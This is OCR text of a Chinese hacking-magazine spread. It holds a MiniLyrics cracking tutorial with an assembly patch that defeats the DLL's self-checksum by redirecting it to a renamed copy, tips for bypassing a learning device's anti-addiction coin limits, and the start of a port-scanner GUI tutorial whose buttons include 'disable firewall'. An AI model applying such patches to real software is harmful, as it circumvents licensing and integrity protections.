


图 5

三、以假乱真——巧绕文件自校验

既然程序用到了自校验，那肯定是需要读取MiniLyrics.dll文件，因此也就必须获取MiniLyrics.dll文件的名称与路径。于是我有了如下的思路，如果我们将原始的MiniLyrics.dll名称改为MiniLyrics.bak，然后让程序读取这个MiniLyrics.bak文件进行校验，算出来的校验码肯定是正确的，而此时WINAMP实际调用的却是MiniLyrics.dll。在寻找存储MiniLyrics.dll路径及文件名的地方时，我绕了个大圈子，我首先想到的是自校验需要读取文件，那肯定是要调用ReadFile函数。我对所有的ReadFile函数下断，然后逐层向上寻找那个存储程序路径的地方，最后在10064A87处找到了关键CALL，原来程序是调用GetModuleFileName函数得到程序的名称，当初应该直接想到程序会使用API函数获得模块名称，直接寻找GetModuleFileName就行了。代码如下：

```
10064A87  |  CALL DWORD PTR DS:[101191B4]；调用GetModuleFileName函数获得文件名
10064A8D  |  LEA ECX,DWORD PTR SS:[ESP+4]
10064A91  |  LEA EDX,DWORD PTR SS:[ESP+A0]；程序执行到这里后，存储路径字符串的地址会出现在EDX中
```

这时，我们需要对歌词程序打补丁了，将存储在EDX对应地址的路径字符串改为我们需要的字符串。我们需要在程序空白部分加入一段修改这段字符串的程序段，使用汇编太麻烦了，这时我想到了VC++，可以编写一个字符串处理的小函数，然后反汇编，摘出关键代码，放到MiniLyrics.dll里去。核心代码如下：

```
void FileName(char p[])//参数为存储字符串的数组指针
{
    int i=0;
RE:
    if(p[i]!='\0')//判断是否到了字符串结尾
    {
        i=i+2;//以两个字节为处理单位
        goto RE;
    }

    p[i-2]='k';
    p[i-4]='a';
    p[i-6]='b';
}
```

由于歌词程序使用的UNICODE编码，所以上面的代码是以两个字节为处理单位的。编译后会得到以下的汇编代码：

```
00401000  /$  MOV ECX,DWORD PTR SS:[ESP+4]；将字符串地址给ECX
00401004  |.  XOR EAX,EAX；初始化计数器EAX
00401006  |.  CMP BYTE PTR DS:[ECX],0；判断是否为字符串结束
00401009  |.  JE SHORT PathCr.00401016；如果是字符串结束，则跳转到401016
0040100B  |>  /MOV DL,BYTE PTR DS:[EAX+ECX+2]；将下一个字符给DL
0040100F  |.  |ADD EAX,2；计数器加2
00401012  |.  |TEST DL,DL；判断是否为字符串结束符
00401014  |.  \JNZ SHORT PathCr.0040100B；不是则返回继续比较
00401016  |>  MOV BYTE PTR DS:[EAX+ECX-2],6B；修改为"k"
0040101B  |.  MOV BYTE PTR DS:[EAX+ECX-4],61；修改为"a"
00401020  |.  MOV BYTE PTR DS:[EAX+ECX-6],62；修改为"b"
00401025  \.  RETN
```

根据以上代码的工作流程，我们只需修改第一句，将正确的字符串地址给ECX就可以实现字符串的修改。上文中我们已经知道歌词程序执行到10064A91时存储路径字符串的地址会出现在EDX中，于是我们将第一句改为MOV ECX,EDX，把正确的字符串地址给ECX。

好了，万事俱备，准备向MiniLyrics.dll里面插入代码。先从MiniLyrics.dll中找一段空白区段（如果向后查看代码的话，会发现大量的0区域，那就是我们需要的空白区段），我在100EF8AC找了一块，并写了以下补丁代码：

```
100EF8AC   > LEA ECX,DWORD PTR SS:[ESP+4]
100EF8B0     LEA EDX,DWORD PTR SS:[ESP+A0];这两句是程序原先的代码，由于将原来的代码使用 JMP 100EF8AC 覆盖，所以从这里补上
100EF8B7     PUSHAD;保持堆栈平衡，非常有用的指令，执行完毕后，所有的寄存器数据都会暂存在堆栈中，此时我们可以任意使用寄存器了，只是别忘了 POPAD 恢复原先的值
100EF8B8     MOV ECX,EDX;这句就是我们补丁代码的开始
100EF8BA     NOP;由于做了我们上面说过的修改，程序空出了两个字节
100EF8BB     NOP
100EF8BC     XOR EAX,EAX
100EF8BE     CMP BYTE PTR DS:[ECX],0
100EF8C1     JE SHORT MiniLyri.100EF8CE
100EF8C3   > MOV DL,BYTE PTR DS:[EAX+ECX+2]
100EF8C7     ADD EAX,2
100EF8CA     TEST DL,DL
100EF8CC     JNZ SHORT MiniLyri.100EF8C3
100EF8CE   > MOV BYTE PTR DS:[EAX+ECX-2],6B
100EF8D3     MOV BYTE PTR DS:[EAX+ECX-4],61
100EF8D8     MOV BYTE PTR DS:[EAX+ECX-6],62
100EF8DD     POPAD;保持堆栈平衡，恢复原先寄存器的值
100EF8DE     JMP MiniLyri.10064A98;返回程序，继续执行
```

而程序原始的代码使用以下代码来替代：

```
10064A87  |  CALL DWORD PTR DS:[101191B4];调用 GetModuleFileName 函数获得文件名
10064A8D     JMP MiniLyri.100EF8AC;跳转到我们的补丁代码
10064A92     NOP;多出的字节使用 NOP 替代
10064A93     NOP
10064A94     NOP
10064A95     NOP
10064A96     NOP
10064A97     NOP
```

这样，程序在 10064A87 调用 GetModuleFileName 函数获得文件名后，马上执行我们的补丁代码，将文件后缀名由 dll 改为 bak，从而达到了我们的目的。

四、小结

本文所使用的方法是给原程序添加一小段代码以达到欺骗程序，使其对假的文件进行校验，思路很简单。可以说这个方法有些旁门左道，正统的破解其验证的方法有很多，比如直接查找到算校验码的地方，修改为正确的校验码；找到算法代码，写出注册机；修改网络封包等。但是本文仅仅讨论简单的打补丁技术，其它的不再涉及，希望本文对于那些想要为程序打补丁的朋友能够有所帮助。

（文章中涉及到的 MiniLyrics-cn.exe、PathCr 代码已经收录在光盘中）

步步高学习机也要玩黑

智能病毒：梁天爽

相信不少小菜都是在校的学生，我就是一名初中生，对于拥有步步高外语通或准备买彩屏学习机的朋友可以仔细的阅读一下本文，因为我要介绍的就是自己发现的一些针对步步高外语通的黑客小技巧。

为了更好的学习，前些日子我买了个彩屏的步步高外语通 9688 学习机，相信不少小菜都有步步高外语通系列彩屏学习机吧，以下的技巧在步步高 9688、9588、9388 中都可以使用。

1、巧破步步高防沉迷

步步高彩屏机因为游戏过于好玩，为防止用户过度沉迷其中，步步高就开发了防沉迷系统，需要通过学习模块赚取金币并且在娱乐模块中消费，还个不能删除。作为菜鸟哪能受它的限制？经过一番研究，我总结出了两种简单有效的破解方法。第一种方法比较简单，在玩游戏的时候，假如不想玩了，不要退出游戏，而是直接关机，这样再开机就会发现没有扣掉金币，但这种方法有可能会损坏学习机。于是我着重介绍第二种方法，管理帐户初始为 200 金币，可以玩大约 150 分钟的游戏，当我们花完这 200 个金币，进入资源管理，找到 Recycloder 文件夹，将其目录下的三个文件删除，你就会发现管理帐户回到了初始状态，系统其它数据不变。回到初始又拥有了 200 个金币，可以再玩 150 分钟了。以后当金币花完了，就可以重新利用这个方法来获取 200 个金币了。

2、快速刷金币的方法

进入学习－语法－测试，然后找一篇试卷，最好题多点的，直接交卷，并记下答案，然后一次一次刷，很快就会变成暴发户，我刷出了七万多金币。这是因为其规则为答对一道题 2 金币，5 分钟就能够刷出 600 多金币，可以换取 300 多分钟游戏时间了。

最后还是希望各位朋友能够好好利用学习机进行学习，游戏的确很好玩，但要提醒各位注意，我们玩黑的都不是小孩了，要对自己的行为负责，最好不要过分沉迷其中。

易语言之打造GUI界面S扫描器

安静的小E

在今年第三期杂志的“易语言初体验之轻松打造下载者”一文中，作者无敌小龙已经为大家介绍了易语言的一些基本使用，那么本文我将使用易语言来打造一个GUI界面的S扫描器，希望大家能够更好的掌握易语言的使用。

小知识：什么是GUI？

GUI是Graphics User Interface的缩写，也就是图形用户界面。有时也被称为WIMP（Window/Icon/Menu/Pointing Device），也就是窗口、图标、菜单、指点设备。

一、打造界面

打开易语言，选择“Windows窗口程序”，然后“确定”，如图1。我们先把程序的界面完成后再继续写入代码，首先建立三个“标签”：在基本组件中，选取“标签”绘制到主程序窗口（我分别选取了三个），在“属性”设置中找到“标题”，分别改为“开始IP”、“结束IP”和“端口”，如图2。




图3




图1




图2

接下来需要添加的组件有“IP编辑框”、“按钮”，可是在默认的易语言“基本组件”设置中并没有找到“IP编辑框”，如图3。

点击菜单栏中的“工具”－“支持库配置”，“全选”支持库中的内容，然后点击“确定”，如图4。

在“扩展组件”中找到“IP编辑框”，分别绘制到主程序窗口“开始IP”、“结束IP”标签的附近，在“基本组件”中找到“编辑框”绘制到“端口”的附近，如图5。

没有按钮怎么能行？我们还需要用到5个按钮，在“基本组件”中找到“按钮”，绘制5个“按钮”到主程序窗口，我分别改名为“syn扫描”、“tcp扫描”、“报告首长”、“毁灭证据”和“关闭防火墙”，如图6。至此我们的程序主界面就算完成了。




图4

